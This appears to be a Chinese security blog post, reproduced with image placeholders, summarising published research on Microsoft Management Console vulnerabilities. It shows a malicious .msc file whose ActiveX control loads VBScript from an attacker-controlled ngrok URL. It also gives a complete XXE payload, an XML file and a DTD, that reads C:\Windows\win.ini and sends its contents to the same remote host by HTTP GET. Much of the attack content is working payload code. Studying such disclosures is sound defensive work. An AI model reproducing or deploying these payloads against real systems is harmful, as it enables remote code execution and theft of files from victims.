
选择ActiveX Control机制，以Adobe Acrobat DC Browser为例：



攻击者保存.msc文件并发送给受害者：




含有到攻击者服务器的路径的.msc文件：



```xml
          <BinaryData Name="Small" BinaryRefIndex="4"/>
          <BinaryData Name="Large" BinaryRefIndex="5"/>
        </Bitmaps>
        <ComponentDatas>
          <ComponentData>
            <GUID Name="Snapin">{C96401CC-0E17-11D3-885B-00C04F72C717}</GUID>
            <Stream BinaryRefIndex="6"/>
          </ComponentData>
        </ComponentDatas>
        <Components/>
      </Node>
    </Nodes>
  </ScopeTree>
  <ConsoleTaskpads/>
  <ViewSettingsCache>
    <TargetView ViewID="1" NodeTypeGUID="{C96401CE-0E17-11D3-885B-00C04F72C717}"/>
    <ViewSettings Flag_TaskPadID="true" Age="2">
      <GUID>{00000000-0000-0000-0000-000000000000}</GUID>
    </ViewSettings>
    <TargetView ViewID="1" NodeTypeGUID="{C96401D0-0E17-11D3-885B-00C04F72C717}"/>
    <ViewSettings Flag_TaskPadID="true" Age="1">
      <GUID>{00000000-0000-0000-0000-000000000000}</GUID>
    </ViewSettings>
  </ViewSettingsCache>
  <ColumnSettingsCache/>
  <StringTables>
    <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="5"/>
    <StringTable>
      <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
      <Strings>
        <String ID="1" Refs="1">Favorites</String>
        <String ID="2" Refs="2">Adobe Acrobat DC Browser Control Implementation</String>
        <String ID="3" Refs="1">https://f670abf5.ngrok.io/VBSCRIPT.html</String>
        <String ID="4" Refs="2">Console Root</String>
      </Strings>
    </StringTable>
  </StringTables>
  <BinaryStorage>
    <Binary>
SUwBAQIABAAEABAAEAD/////IQD//////////0JNNgAAAAAAAA2AAAAKAAAAEAAAAAQAAAAAQAg
AAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAACcnJ0tqamrJS0tLqgkJCRoAAAAAAAAAALSzs/+rq6v/
gggg/6iogP+op6f/p6en/6ampv+mpgb/pKSk/6Ojo/8nJvdLampgvUtLS6oJCOkaAAAAAAAAC0
```


eXtensible Markup Language file | length : 66,485 lines : 912 | Ln : 1 Col : 1 Sel : 0 | 0 | Windows (CR LF) | UTF-8 | INS

受害者打开恶意.msc文件后，VBS代码就会执行：




错误配置的XML Parser导致的XXE漏洞：


添加新的snap-in:




攻击者选择event viewer snap-in:



受害者选择Action，然后点击Import Custom View选项：



受害者选择攻击者发送的恶意XML:



含有XXE payload的恶意XML会读取`c:\windows\win.ini`文件内容，并通过`HTTP/GET`请求发送给远程服务器：

xml.xml | xml.dtd


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
<!ENTITY % remote SYSTEM "file://C:\Windows\win.ini">
<!ENTITY % dtd SYSTEM "https://f670abf5.ngrok.io/xml.dtd">
%dtd;
%send;
]]>
```

反过来调用xml.dtd:

xml.xml | xml.dtd

```
<!ENTITY % all "<!ENTITY &#x25; send SYSTEM 'https://f670abf5.ngrok.io/%remote;'>">
%all;
```

期望的文件内容会从客户端console应用发送到远程服务器：



https://research.checkpoint.com/microsoft-management-console-mmc-vulnerabilities/

上一篇：IO FILE 之fclose 详解 下一篇：cve-2019-2729挖掘思路...

1. 0 条回复

- 动动手指，沙发就是你的了！

目录